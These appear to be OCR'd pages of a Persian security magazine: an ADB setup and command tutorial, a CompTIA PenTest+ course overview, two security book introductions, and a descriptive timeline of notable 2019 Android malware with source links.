
3. **سرور (Server):**
سرور به عنوان یک فرایند پس‌زمینه در دستگاه توسعه اجرا می‌شود و وظیفه آن ایجاد ارتباط بین Client و Daemon است.

نصب ADB بر روی ویندوز


Adb به صورت پیش‌فرض در ابزارهای SDK اندروید موجود است (Android SDK Platform-Tools). در صورتی که فایل adb موجود نباشد، از لینک زیر قابل دریافت است؛
https://developer.android.com/studio/releases/platform-tools.html

پس از دانلود، فایل‌ها را از حالت فشرده خارج کرده و در محل مناسبی قرار دهید.


حال باید آدرس فایل اجرایی adb را (adb.exe) در متغیرهای سیستم خود وارد کنید تا از طریق خط فرمان قابل دسترسی باشد، به این منظور از بخش (Edit system enviroment variables) می‌بایست Enviroment Variables انتخاب شود.




سپس از بخش System variables، از ستون Variable قسمت Path را یافته و بر روی Edit کیک کنید.



در صفحه باز شده New را انتخاب و آدرس پوشه‌ی فایل‌های دانلودی استخراج شده را وارد کنید.



در این بخش با کلیک بر روی Ok مشاهده می‌شود که adb فعال شده است. جهت امتحان، تمامی صفحات خط فرمان (PowerShell & cmd) را ببندید و دوباره صفحه جدید باز کنید. در cmd، با انتخاب کلمه adb صفحه باید به صورت زیر باشد؛



هم اکنون آماده استفاده از adb هستید.

نصب ADB بر روی لینوکس

برای نصب adb بر روی لینوکس فقط کافیست دو فرمان زیر را در ترمینال وارد کنید؛

- sudo apt update
- sudo apt install android-tools-adb android-tools-fastboot

جهت اطمینان از نصب adb از فرمان زیر استفاده کنید؛

- adb version

ADB چگونه کار می‌کند؟

وقتی کلاینت adb راه‌اندازی شد ابتدا می‌بایستی بررسی شود که سرور راه اندازی شده‌است یا خیر، اگر راه‌اندازی نشده باشد لازم است سرور راه اندازی شود. هنگامی که سرور راه‌اندازی شد به پورت محلی 5037 متصل می‌شود و منتظر دریافت دستورات از adb کلاینت می‌شود. همه کلاینت‌های adb از پورت 5037 جهت ارتباط با سرور adb استفاده می‌کنند. سپس سرور، اتصال به تمام دستگاه‌های در حال اجرا را تنظیم می‌کند. پس از برقراری ارتباط سرور به تمام دستگاه‌ها، می‌توانید از دستورات adb برای دسترسی به آن دستگاه‌ها استفاده کنید. از آنجا که سرور اتصال به دستگاه‌ها را کنترل می‌کند و دستورات مربوط به چندین کلاینت adb را کنترل می‌کند، می‌توانید هر دستگاهی را از هر کلاینت (یا از یک اسکریپت) کنترل کنید.

روشن کردن adb debugging روی دستگاه اندرویدی

برای استفاده از adb در حالت اتصال با usb باید usb debugging را در تنظیمات دستگاه اندرویدی (بخش توسعه دهنده) فعال کنید.

در سیستم‌عامل Android از نسخه 4.2 به بالاتر، به طور پیش‌فرض صفحه گزینه‌های Developer مخفی می‌شود. برای مشاهده آن، به تنظیمات درباره تلفن بروید و بر روی شماره ساخت (Build number) هفت بار ضربه بزنید. برای یافتن گزینه‌های توسعه دهنده، به صفحه قبلی برگردید و به انتهای صفحه بروید.

پس از نصب و تست adb و روشن کردن حالت اشکال زدایی (usb debugging) نوبت به استفاده از adb می‌رسد.

لیست دستورات adb

دستور	شرح
adb devices	نمایش دستگاه‌های متصل و شبیه سازهای اندرویدی در حال اجرا
adb shell	ایجاد یک ارتباط پوسته‌ای یا اصطلاحا شل (Shell Connection)
adb kill-server	متوقف کردن سرور adb
adb backup	تهیه فایل Backup یا پشتیبان از محتوای دستگاه اندرویدی
adb restore	Restore یا بازیابی فایل Backup از کامپیوتر در گوشی اندرویدی
adb connect	استفاده از adb از طریق Wi-fi
adb usb	اجرای adb در حالت USB
adb push	ارسال فایل به حافظه گوشی
adb pull	دریافت فایل از حافظه گوشی
adb install	نصب اپلیکیشن یا برنامه‌ها بر روی دستگاه اندرویدی
adb uninstall	لغو نصب یا اصطلاحا Unisntall اپلیکیشن‌ها
cd	تغییر پوشه‌ها و مسیرها
ls	نمایش تمامی فایل‌ها و پوشه‌های موجود در مسیر
rm	حذف فایل‌ها
cp	کپی کردن فایل‌ها
screencap	گرفتن اسکرین شات از صفحه نمایش دستگاه اندرویدی
exit	خارج شدن از ارتباط شل (Shell)

COMMANDS

معرفی دوره

Course Description

CompTIA PenTest+

گردآوری: کسرا ریسمانچی

هنگام جستجو در عرصه گواهی‌های معتبر همیشه نام CompTIA+ PenTest به چشم میخورد. شرکت Computing Technology Industry Association یا به اختصار CompTIA یکی از ارائه دهنده‌های پیشرو در زمینه دوره و گواهی‌های مربوط به IT در سطح جهانی می‌باشد. این شرکت برای بیشتر از ۲۰ سال است که آموزش و آزمون برای گواهی در زمینه‌هایی همچون شبکه و امنیت را انجام می‌دهد.

در مورد آزمون

•)آزمون CompTIA PenTest+ به‌روزترین تست‌های نفوذ و ارزیابی‌های امنیتی و توانایی‌های مدیرتی لازم برای تعیین میزان انعطاف‌پذیری شبکه در مقابل حملات را ارزیابی می‌کند.

•)شرکت‌کنندگان موفق توانایی حد متوسط ضروری (لازم) برای شخصی‌سازی چهارچوب ارزیابی برای ادامه همکاری به شکل موثر و همچنین گزارش یافته‌ها را پیدا می‌کنند.

•)شرکت‌کنندگان همچنین بهترین تمرین‌ها را برای مکاتبه استراتژی‌های پیشنهادی برای ارتقای همه جانبه امنیت بخش IT منطقه دریافت می‌کنند.

چه مهارت‌هایی را یاد میگیریم؟

۱) برنامه‌ریزی کردن

۲) جمع‌آوری اطلاعات و شناسایی آسیب‌پذیری

۳) حملات و اکسپلویت‌ها


٤) ابزار تست نفوذ

۵) گزارش و ارتباطات

منبع اصلی

یکی از منابع موجود برای این آزمون که توسط خود شرکت CompTIA تهیه شده است PenTest+ Study Guide نام دارد که با تحت پوشش دادن تمامی اهداف و موارد مورد نیاز شما را برای شرکت در این آزمون آماده می‌کند.


لینک کتاب:



CompTIA®

معرفی کتاب

Book Suggestion



معرفی کتاب

پایتون برای تست‌نفوذ

گردآوری: کسرا ریسمانچی

پیشگفتار

پایتون یک زبان برنامه‌نویسی ساده برای یادگیری و cross-platform است که دارای تعداد نامحدودی کتابخانه‌های شخص ثالث می‌باشد. تعداد زیادی از ابزارهای متن باز برای هکینگ به زبان پایتون نوشته شده‌اند و به راحتی می‌توان آنها را در اسکریپت‌های خود ادغام کرد. این کتاب به بخش‌های مختلفی تقسیم شده است که خواننده کتاب بتواند متناسب با سرعت یادگیری و تمرکز بر روی نیازمندی‌های خود آن را مطالعه کند. در این کتاب چگونگی استفاده از زبان پایتون در زمینه ارزیابی امنیتی از پایه تا پیشرفته توضیح داده شده است و یاد خواهید گرفت که چگونه کدهای خود را بنویسید.

این کتاب برای چه کسی است؟

این کتاب برای هکرهای قانونمند، تست نفوذکنندگان و دانشجویانی که در حال آماده شدن برای گذراندن دوره‌های امنیت مانند GXPN، GPEN، OSCE، OSCP و CEH هستند و همچنین برای متخصصین در زمینه امنیت اطلاعات، مشاورین در زمینه امنیت سایبری، system and network security administrators و برنامه‌نویسان مشتاق یادگیری در زمینه تست نفوذ می‌باشد.

مشخصات کتاب

تعداد صفحات : ۱۷۶
ناشر: Packt Publishing, ۱ edition (April ۲۵, ۲۰۱۸)
زبان: انگلیسی
نویسنده: Hussam Khrais
نام کتاب: Python for Offensive PenTest

لینک کتاب:

معرفی کتاب MSGT

گردآوری: کسرا ریسمانچی

دیباچه

در یک روز زیبای تابستانی، گروهی متشکل از هفت مرد و یک زن جوان و تقریباً سه سنجاب در یک ویلای جنگل ووبورن در طول اجلاس امنیت۲۰۱۷ OWASP دور هم جمع شده بودند. تا آن لحظه هیچ چیز غیر عادی وجود نداشت. غافل از اینکه در طی پنج روز آینده، آنها نه تنها امنیت برنامه‌های موبایلی را مجدداً تعریف می‌کنند، بلکه اصول بنیادی کتاب‌نویسی را نیز به چالش می کشند (از قضا این رویداد در نزدیکی پارک بلتچلی اتفاق افتاد که زمانی محل زندگی و محل کار آلن تورینگ بزرگ بود). شاید این بزرگنمایی باشد اما حداقل، آنها اثبات یک ایده برای یک کتاب امنیتی غیرمعمول تولید کردند. راهنمای تست امنیت موبایل (MSTG) یک تلاش آشکار، هوشمندانه و گروه-پرداخته است که با کمک ده‌ها نویسنده و منتقد از سراسر جهان ایجاد شده است. از آنجا که این یک کتاب امنیتی معمولی نیست، مقدمه آن حقایق و داده‌های چشمگیر اهمیت دستگاه‌های موبایل را نشان نمی دهد، همچنین چگونگی شکسته شدن امنیت برنامه تلفن همراه را توضیح نمی‌دهد و یا اینکه چرا این کتاب به شدت مورد نیاز است و نویسندگان آن از همسران و دوستانشان تشکر نمی‌کنند که بدون آنها نوشتن این کتاب امکان‌پذیر نبود. با این حال ما پیامی برای خوانندگان خود داریم! اولین قانون راهنمای تست امنیت موبایل OWASP این است؛ فقط از راهنمای تست امنیت موبایل OWASP پیروی نکنید. برتری واقعی در امنیت برنامه‌های کاربردی تلفن همراه نیاز به درک عمیقی از سیستم‌عامل تلفن همراه، برنامه‌نویسی، امنیت شبکه، رمزنگاری و بسیاری از موارد دیگر دارد که در این کتاب تنها مواردی از آنها را می‌توانیم به طور خلاصه مورد بررسی قرار دهیم. تست امنیتی را نقطه پایان خود قرار ندهید. برنامه‌های خود را بنویسید، کدهای خود را کامپایل کنید، بدافزارهای موبایل را جدا کنید و یاد بگیرید که چگونه همه چیز کار می‌کند. همچنان که چیزهای جدید یاد می گیرید، به مشارکت در MSTG فکر کنید! یا به قول معروف «در یک نظرسنجی شرکت کنید».

درباره راهنمای تست امنیت موبایل OWASP


راهنمای تست امنیت موبایل OWASP MSTG یک کتابچه راهنمای جامع برای آزمایش امنیت برنامه‌های موبایل است که فرآیندها و تکنیک‌های مورد نیاز برای تایید نیازهای ذکر شده در استاندارد تأیید امنیت برنامه کاربردی موبایل (MASVS) را توصیف می‌کند، همچنین یک مبنای اولیه برای تست‌های امنیتی کامل و مداوم را ارائه می‌دهد.

آشنایی با راهنمای تست امنیت موبایل OWASP

فناوری‌های جدید همیشه خطرات امنیتی جدید را به دنبال دارند و برنامه‌های موبایل نیز از این قاعده مستثنی نیستند. دغدغه‌های امنیتی برای برنامه‌های موبایل از جهاتی نسبت به نرم‌افزار سنتی رایانه رومیزی متفاوت است. سیستم‌عامل‌های مدرن موبایل به طور حتم از امنیت بیشتری نسبت به سیستم‌عامل‌های رایانه رومیزی برخوردار هستند، اما اگر توسعه برنامه تلفن همراه را با دقت در نظر نگیریم، مشکلات کماکان ممکن است ظاهر شوند. ذخیره داده‌ها، ارتباطات درون برنامه‌ای، استفاده صحیح از APIهای رمزنگاری شده و ارتباطات ایمن شبکه تنها برخی از این ملاحظات است.

مناطق کلیدی در امنیت برنامه کاربردی موبایل

بسیاری از ابزارهای تست نفوذ تلفن همراه از یک پیش‌زمینه در آزمایش نفوذ به شبکه و وب برخوردار هستند، این ویژگی برای تست برنامه تلفن همراه ارزشمند است. تقریباً هر برنامه تلفن همراه با یک سرویس back-end در ارتباط است و آن سرویس‌ها مستعد همان حملات مشابهی هستند که ما در برنامه‌های مبتنی بر وب با آنها آشنا هستیم. برنامه‌های تلفن همراه به دلیل سطح حمله کوچک‌تر و در نتیجه امنیت بیشتر در برابر تزریق و حملات مشابه دارای تنوع هستند. در مقابل ما باید امنیت داده‌ها را در دستگاه و شبکه در اولویت قرار دهیم تا امنیت موبایل افزایش یابد.



گزارش تحلیلی

Analytical Report

تایم‌لاین بدافزارهای اندرویدی معروف 2019

گردآوری: آرام یوسفی

با توجه به تعداد بیش از ۲ میلیارد دستگاه اندرویدی در دنیا و گسترش روز افزون اپلیکیشن‌های اندرویدی، کاربران بیش از پیش در معرض خطر دانلود اپلیکیشن‌های مخرب قرار دارند که ممکن است موجب ایجاد نقص، تبلیغات آزاردهنده و یا بدتر از این موارد، سرقت اطلاعات حساس تلفن همراه اندرویدی آن‌ها شود. اندروید یک سیستم‌عامل منبع باز است، به این معنی که هر کسی می‌تواند به کد منبع آن دسترسی داشته باشد. این ویژگی به شرکت‌ها اجازه سفارشی‌سازی این سیستم‌عامل را می‌دهد و توسعه‌دهندگان به‌راحتی می‌توانند برای آن اپلیکیشن‌های مختلف بنویسند و توسعه دهند. ضعف سیستم منبع‌باز این است که هر کسی می‌تواند به کدهای زیرلایه آن دسترسی داشته باشد که کار را برای کسانی که می‌خواهند بدافزارهای اندرویدی بنویسند، آسان می‌کند. در این مقاله به لیست برخی از اپلیکیشن‌های اندرویدی مخرب و معروف در سال ۲۰۱۹ نگاهی می‌اندازیم و جزئیات کوتاهی از آن‌ها را مشاهده خواهیم کرد. البته توجه داشته باشید که هیچ فهرست کامل و جامعی از اپلیکیشن‌های مخرب اندرویدی در دست نیست و ممکن است اپلیکیشن‌های مخرب بیشتری در فروشگاه گوگل‌پلی، سایر مارکت‌های اندرویدی محبوب، وب‌سایت‌های اینترنتی و شبکه‌های اجتماعی مختلف وجود داشته باشد.

ژانویه January

Zazdi Botnet: این بدافزار اندرویدی اولین بار توسط تیم امنیتی SonicWall Capture Labs شناسایی شد. طبق تحقیقات انجام گرفته این بدافزار سارق اطلاعات، یک کمپین باتنتی تشخیص داده شد که قادر به اجرای ۵۰ دستور مختلف در دستگاه آلوده بود و از Firebase Cloud Messaging (FCM) برای ارتباط با دستگاه‌های آلوده استفاده می‌کرد و اطلاعات حساسی از جمله ایمیل کاربر، نوع و مدل موبایل، نسخه سیستم‌عامل و مکان دستگاه را به سرور مهاجمان ارسال می‌کرد. این اپلیکیشن از طریق یک صفحه فیسبوک به نام HizaxyTV منتشر می‌شد که حاوی لینک دانلود اپلیکیشن مخرب بود.

https://bit.ly/35rC3I2

Anubis dropper: با دانلود و نصب اپلیکیشن‌های Currency Converter و BatterySaverMobi از فروشگاه گوگل‌پلی، پیلود تروجان بانکی شناخته شده Anubis توسط آن‌ها دانلود می‌شد. این اپلیکیشن‌ها توسط Trend Micro کشف شد و هر دو بلافاصله از گوگل پلی حذف شدند.

https://bit.ly/37vQpZL

فوریه February

Crypto Clipper: اولین بدافزار از نوع clipper بود که در گوگل پلی کشف شد. این بدافزار در اپلیکیشن اندرویدی جعلی MetaMask که یک سرویس توزیع‌یافته مبتنی بر مرورگر برای ارز مجازی Ethereum است، جاسازی شده بود. به محض نصب اپلیکیشن آلوده بر روی دستگاه اندرویدی و ورود به حساب کاربری، بدافزار جاسازی شده شروع به تغییر مسیر و هدایت وجوه ارز رمزگذاری شده به حساب نویسنده بدافزار می‌کرد.

https://bit.ly/35vhz1a

UFO cryptominer: این تروجان اندرویدی استخراجگر ارز مجازی برای اولین بار توسط تیم امنیتی Sophos شناسایی شد. مهاجمان در تلاش‌اند که بدافزارها را روی اپلیکیشن‌هایی که کمترین نظارت کاربران بر روی آنها می‌باشد، الحاق کنند. پس مهاجمان پشت این بدافزار، آن را روی اپلیکیشن تلویزیون‌های هوشمند، بلندگوهای هوشمند، کنترل‌کننده‌های مرکزی اینترنت اشیاء در خانه‌ها و ... الحاق کرده بودند که همیشه متصل به اینترنت و در حال اجرا هستند. این بدافزار از ۹۹ درصد منابع دستگاه اندرویدی بهره‌برداری می‌کند که موجب داغ شدن شدید و آهسته کار کردن آن‌ها می‌شود.

https://bit.ly/35AjH7X

Malbus: این بدافزار به یک مجموعه اپلیکیشن‌های اندرویدی محبوب و ۵ سال توسعه داده شده حمل و نقل عمومی کره جنوبی در گوگل‌پلی، الحاق شده بود و اولین بار توسط محققان امنیت موبایل McAfee کشف شد. تعداد این اپلیکیشن‌ها ٤ عدد بود که سه مورد آن‌ها از ۲۰۱۳ در حال استفاده بودند و مورد آخر از ۲۰۱۷ استفاده می‌شد. این بدافزار به عنوان یک افزونه در این اپلیکیشن‌ها تغییر رویه داده و مخفی شده بود. پس از نصب شدن افزونه، بدافزار مورد نظر با انجام فیشینگ کاربران را به واردکردن نام و رمزعبور حساب گوگل‌شان متقاعد می‌کرد. در حال حاضر هر ٤ اپلیکیشن مورد نظر از گوگل‌پلی حذف شده‌اند.

https://bit.ly/34bWh8q

Operation Sheep: این اپلیکیشن مخرب توسط گروه امنیتی Check Point کشف شد و بدون رضایت کاربر، اطلاعات مخاطبان دستگاه اندرویدی را به سرقت می‌برد. این بدافزار در بیش از ۱۲ اپلیکیشن مختلف اندرویدی جاسازی شده بود که اولین بار در مارکت‌های اندرویدی شخص ثالث چینی از جمله Tencent Wandoujia، Huawei App Store ، MyApp و Xiaomi App Store قرار داده شد و جمعاً بیش از ۱۱۱ میلیون بار دانلود شدند.

https://bit.ly/35vBu00

SimBad: این بدافزار توسط گروه امنیتی CheckPoint کشف شد و تعداد ۲۰۶ اپلیکیشن اندرویدی را آلوده کرده بود که بیش از ۱۵۰ میلیون بار توسط کاربران دانلود شده بودند. این بدافزار عمدتاً بازی‌های شبیه‌سازی را آلوده می‌کرد و برای جلوگیری از شناسایی شدن، خود را در ظاهر تبلیغات پنهان می‌کرد. از این بدافزار علاوه بر تبلیغات مخرب، در اجرای حملات فیشینگ برای هدایت کاربران به سایت‌های آلوده و دانلود اپلیکیشن‌های مخرب دیگر هم استفاده می‌شد.

https://bit.ly/2rip4ts

Apex Legends Spyware: طرفداران بازی محبوب Apex Legends که می‌خواستند این بازی را بر روی دستگاه موبایل خود اجرا کنند، مورد هدف کلاهبرداران قرار گرفتند و لینک دانلود اپلیکیشن جعلی اندرویدی این بازی از تاریخ ۱۶ فوریه بر روی یوتیوب قرار گرفت و بیش از ۶۰۰ هزار بازدید داشته است. طبق گزارش محققان شرکت ESET، این اپلیکیشن جعلی طی ۵ روز بیش از ۱۰۰ هزار بار دانلود شد.

https://bit.ly/2OIB7YY

UC Browser vulnerability: مرورگر چینی محبوب اندرویدی UC Browser دارای یک نقص داخلی بحرانی بود که برای اجرای حملات بدافزاری می‌توانست توسط مهاجمان اکسپلویت شود. این نقص توسط محققان امنیتی شرکت روسی Dr Web کشف و گزارش شد. این مرورگر کدهایی را در تلفن‌های همراه دانلود می‌کند که سرورهای گوگل پلی را دور می‌زند. این نقص به مهاجمان اجازه اجرای کدهای مخرب و گسترش بدافزارهای مختلف و همچنین اجرای حملات MiTM از طریق مرورگر را می‌داد.

https://bit.ly/2OCS07C

Adware in Gretel A7: این بدافزار با بررسی محققان تیم امنیتی SonicWall Capture Labs و از روی گزارش یک کاربر در Reddit کشف شد. اپلیکیشن‌های از پیش نصب شده در دستگاه‌های اندرویدی، معمولاً در پوشه‌های /system/app/ یا /system/priv-app/ هستند و معمولا به عنوان اپلیکیشن‌های سیستمی شناخته می‌شوند. اپلیکیشن‌های موجود در این پوشه‌ها نمی‌توانند توسط کاربر حذف شوند زیرا آن‌ها به این پوشه‌ها دسترسی ندارند. بدافزار از پیش نصب شده در Gretel A۷ نیز در این پوشه‌ها وجود داشت که حضور آنها را از کاربر پنهان می‌کرد و حذف کردن آن با استفاده از ابزارهای معمول را بسیار دشوار می‌کرد.

https://bit.ly/2XEIqVR

Adware in beauty apps: این تبلیغ‌افزارهای اندرویدی توسط شرکت امنیتی Avast در فروشگاه گوگل پلی کشف شد و در تعدادی از اپلیکیشن‌های زیبایی و سلفی وجود داشت که از طرف گوگل‌پلی تایید شده بودند. در کل سه اپلیکیشن دارای تبلیغ‌افزار با نام‌های Selfie، Pro Selfie Beauty Camera Beauty Camera Pro و Pretty Beauty Camera کشف شد که هر کدام از آن‌ها حداقل ۵۰۰ هزار بار از گوگل پلی دانلود شده بود. این اپلیکیشن‌ها در حال حاضر از گوگل پلی حذف شده‌اند.

https://bit.ly/2pPpZkM

Virus Shield: در آزمایش AV-Comparatives از انتی‌ویروس‌های اندرویدی، یک اپلیکیشن انتی‌ویروس اندرویدی به نام Virus Shield کشف شد که ادعا می‌کرد که دستگاه‌های موبایل را برای بدافزار اسکن می‌کند، اما در واقع هیچ کاری را انجام نمی‌داد. در حقیقت این اپلیکیشن یک نوار پیشرفت ساده را نشان می‌داد که نشان دهنده پیشرفت اسکن بود و پس از پایان یافتن نوار اسکن، عدم وجود اپلیکیشن مخرب نمایش داده می‌شد. این اپلیکیشن در فروشگاه گوگل پلی در دسترس بود و هزاران کاربر برای آن پول پرداخت کردند. در نهایت پس از کشف این اپلیکیشن، همه پول‌های پرداخت شده توسط گوگل به کاربران بازگردانده شد.

https://bit.ly/2QP18Zl

Fake banking apps: این اپلیکیشن جعلی، خود را به جای اپلیکیشن بانکی رسمی Ziraat Bankası معرفی کرده بود و به دلیل محدودیت دسترسی به اس ام اس در گوگل پلی، این بدافزار پیلودهای اضافی را از سرور مهاجمان دانلود می‌کرد که مانع از دریافت اس‌ام‌اس‌ها می‌شد. Ersin Çahmutoğlu این بدافزار را کشف و گزارش داد.

https://bit.ly/2rkWyay

Persistent malware: سه اپلیکیشن با بیش از ۷۰۰ هزار نصب از گوگل کشف شد که از تکنیک ماندگاری جالبی برخوردار بودند. با فشار دادن طولانی آیکون پیش‌فرض اپلیکیشن که توسط گوگل پلی ایجاد شده است گزینه‌ای برای حذف آن ایجاد می‌شود. هنگامی که این ۳ اپلیکیشن برای اولین بار راه‌اندازی می‌شدند، آیکون پیش‌فرض آن مخفی می‌شد و یک نماد میانبر دیگر بدون گزینه‌ای برای حذف کردن اپلیکیشن ایجاد می‌کرد. هدف این اپلیکیشن‌ها بیشتر نمایش تبلیغات ناخواسته بود.

https://bit.ly/2DdRuHU

